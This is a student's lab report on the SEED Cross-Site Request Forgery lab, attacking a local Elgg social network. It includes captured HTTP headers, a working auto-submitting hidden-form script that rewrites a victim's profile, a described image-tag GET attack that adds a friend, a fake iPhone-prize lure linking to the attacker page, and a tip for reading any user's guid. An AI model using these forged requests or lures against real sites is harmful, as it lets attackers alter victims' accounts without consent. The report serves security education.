

Cross-Site Request Forgery (CSRF)

Attack Lab on Elgg WebApp Report - Fatjon Freskina


3.1 Task 1: Getting familiar with the HTTP Header Live tool

Get request:

```
http://www.seed-server.com/profile/boby
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/boby/edit
Connection: keep-alive
Cookie: Elgg=k8vodf458hq656ldqebd8siucd
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Mon, 13 Jun 2022 11:10:09 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3460
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

To get Bobby's profile we sent an HTTP get request to the server, we can see a bunch of information thanks to the Header live tool.

In order to catch an http post request I modified Bobys "About me" section, here is the request:



3.2 Task 2: CSRF Attack using GET and POST Request

Add friend attack - get request


I created an addfriend.html file to launch the get attack and make sure that alice adds bob as a friend.

In the html file I created an img tag with a src field that sends the get request to the server. I accessed this url by sending a real friend request.

Then I added the file in the index.html.

Since I worked on this file on my local machine, I then needed to copy it inside the attacker container with `docker cp index.html {dockerid}:/var/www/attacker/`. Same goes for the addfriend.html of course.


If Alice has an active session and accesses the link of my addfriend.html somehow, she automatically adds bob as a friend.



```
1 <html>
2 <body>
3 <h1>This page forges an HTTP GET request</h1>
4 
5 </body>
6 </html>
```

Edit profile attack - post request

I modified the editprofile.html provided by setting the fields in such a way that the request sent modifies Alice's profile. Code:



```
1 <html>
2 <body>
3 <h1>This page forges an HTTP POST request.</h1>
4 <script type="text/javascript">
5
6 function forge_post()
7 {
8   var fields;
9
10  // The following are form entries need to be filled out by attackers.
11  // The entries are made hidden, so the victim won't be able to see them.
12  fields += "<input type='hidden' name='name' value='Alice'>";
13  fields += "<input type='hidden' name='description' value='Boby is my hero'>";
14  fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
15  fields += "<input type='hidden' name='guid' value='56'>";
16
17  // Create a <form> element.
18  var p = document.createElement("form");
19
20  // Construct the form
21  p.action = "http://www.seed-server.com/action/profile/edit";
22  p.innerHTML = fields;
23  p.method = "post";
24
25  // Append the form to the current page.
26  document.body.appendChild(p);
27
28  // Submit the form
29  p.submit();
30 }
31
32
33 // Invoke forge_post() after the page is loaded.
34 window.onload = function() { forge_post();}
35 </script>
36 </body>
37 </html>
```

By posting the link to this html (hosted by our malicious server) and clicking it from Alice's profile, we modify her about me section.

Boby

[Remove friend](#)[Send a message](#)[Blogs](#)[Bookmarks](#)[Files](#)[Pages](#)[Wire post](#)

About me
CONGRATULAZIONI! HAI VINTO UN iPhone:
<http://www.attacker32.com/editprofile.html>

Alice

[Edit avatar](#)[Edit profile](#)[Blogs](#)[Bookmarks](#)[Files](#)[Pages](#)[Wire post](#)

About me
Boby is my hero

[Add widgets](#)

Questions:

In order to access Alice's GUID we can inspect the source code of her profile page:

```
gg-layout-body clearfix">
t clearfix">
s="h-card vcard"><div class="elgg-profile-fields"><div class="elgg-profile-field elgg-prof
, class="elgg-layout-widgets" data-page-owner-guid="56"><div class="elgg-widgets-grid"><di
(widgets) {
```

To modify whoever's profile we could access the guid as we did in the XSS Lab with:

```
Var guid = elgg.session.user.guid
```

And concatenate this result in the body of the request.

4.1 Defence: Enabling Elgg's Countermeasures